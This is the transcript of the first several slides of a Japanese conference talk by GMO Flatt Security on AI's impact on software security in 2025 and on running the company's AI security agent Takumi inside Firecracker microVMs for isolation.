Share
Embed
2026年もソフトウェアサプライチェーンのリスクに立ち向かうために / Product Security Square #3
Product Security Square #3 ( https://flatt.connpass.com/event/377261/ ) における、CTO米内の講演資料です。
GMO Flatt Security
March 18, 2026
Transcript
45 slides
-
2026年も ソフトウェアサプライチェーンの リスクに立ち向かうために GMO Flatt Security株式会社 取締役Co-CTO 米内 貴志 @lmt_swallow
© 2025 https://flatt.tech -

2025 年のソフトウェア産業 「責任能力を持たないが 水準の高い知的労働力」が調達可能な時代になった 解けるソフトウェア的問題 に、最近のモデルはめっぽう強い アプリ開発も、とりあえず動かすのは一旦出来る 直近は CTF すら
“Pay to Win” 的話題を伴う 当然、計算機科学的な限界は超えない 急に全てが高速に解けるわけではない 理論を超えない 欠点は唯一責任能力がないこと あくまで使役する人間が(まだ)責任を有してはいる © 2025 GMO Flatt Security Inc. All Rights Reserved. -

2025 年セキュリティ領域への影響 AI技術の転用においては、攻撃側に構造上の優位があった 攻撃 目線では、一つでも見つかればいいため 責任能力も何も、見つかればラッキーである 構造上は、あるだけ便利な存在だったといえる 脆弱性発見実績を主張するAIエージェントも多数出現 実際は AI
slop 問題も相まってスケールしきらず耐えた 走査数を増やすと人間側がボトルネックに 従って全世界がAIによる攻撃にあう水準には到達せず 2025年はこの意味でまだ過渡期であった XBOW Codex Security (Aardvark) AWS Security Agent HACKTRON CodeMender © 2025 GMO Flatt Security Inc. All Rights Reserved. -
2026 Q1: Harness Engineering AI が動く基盤(計算資源、存在するツール、到達できる先、…)の整備が肝要に この “無責任な知的労働力” の活用には、自由にゴールに走れる環境が必要 1
ターンしか動けないと、一発完動が必要。難しい。 複数ターン動けても、コマンド実行(テストを走らせる等)が不可能なら難 また、結局オープンな問題は解きにくく、ゴール・評価指標が明瞭だと易 逆に、自由と評価オラクルがセットならば、問題はガンガン解ける © 2025 GMO Flatt Security Inc. All Rights Reserved. -

2026 Q1: Harness Engineering (Takumi の場合) 例1: Matrix ベースでの関心分割 +
オラクル達成まで走らせる 「ある機能のここを見る」に問いを分割してから… non-LLM で定義した条件を満たすまで走らせる https://speakerdeck.com/flatt_security/pss-number-2-takumi-session © 2025 GMO Flatt Security Inc. All Rights Reserved. -
2026 Q1: Harness Engineering (Takumi の場合) 例2: AIエージェント動作基盤 Sunaba をこのために用意
要約すると「エージェントを起動して!と 頼むといい感じに microVMs を起動して、 適度なタイミングで殺してくれる君」 Takumi の主要処理は、たいてい Sunaba の上で動作している © 2025 GMO Flatt Security Inc. All Rights Reserved. -

2026 Q1: Harness Engineering (Takumi の場合) Takumi は microVM 内で動作
ゲストOS上の1プロセスとして生きている App syscall syscall は Guest OS までしか届かない カーネル脆弱性だけではホスト侵害は難 Guest OS VMEntry VMExit ホスト側に戻ってくる場面はある 一方、Linux syscalls に比べ攻撃平面は少 あくまで相対的に、ではある 特に VMM に Firecracker を選ぶ限り、device emulation もかなり限定的で、 VM Escape は相当難易度高いだろうと思っている Hardware App Guest OS Linux Kernel Linux Kernel KVM + VMM © 2025 GMO Flatt Security Inc. All Rights Reserved. -
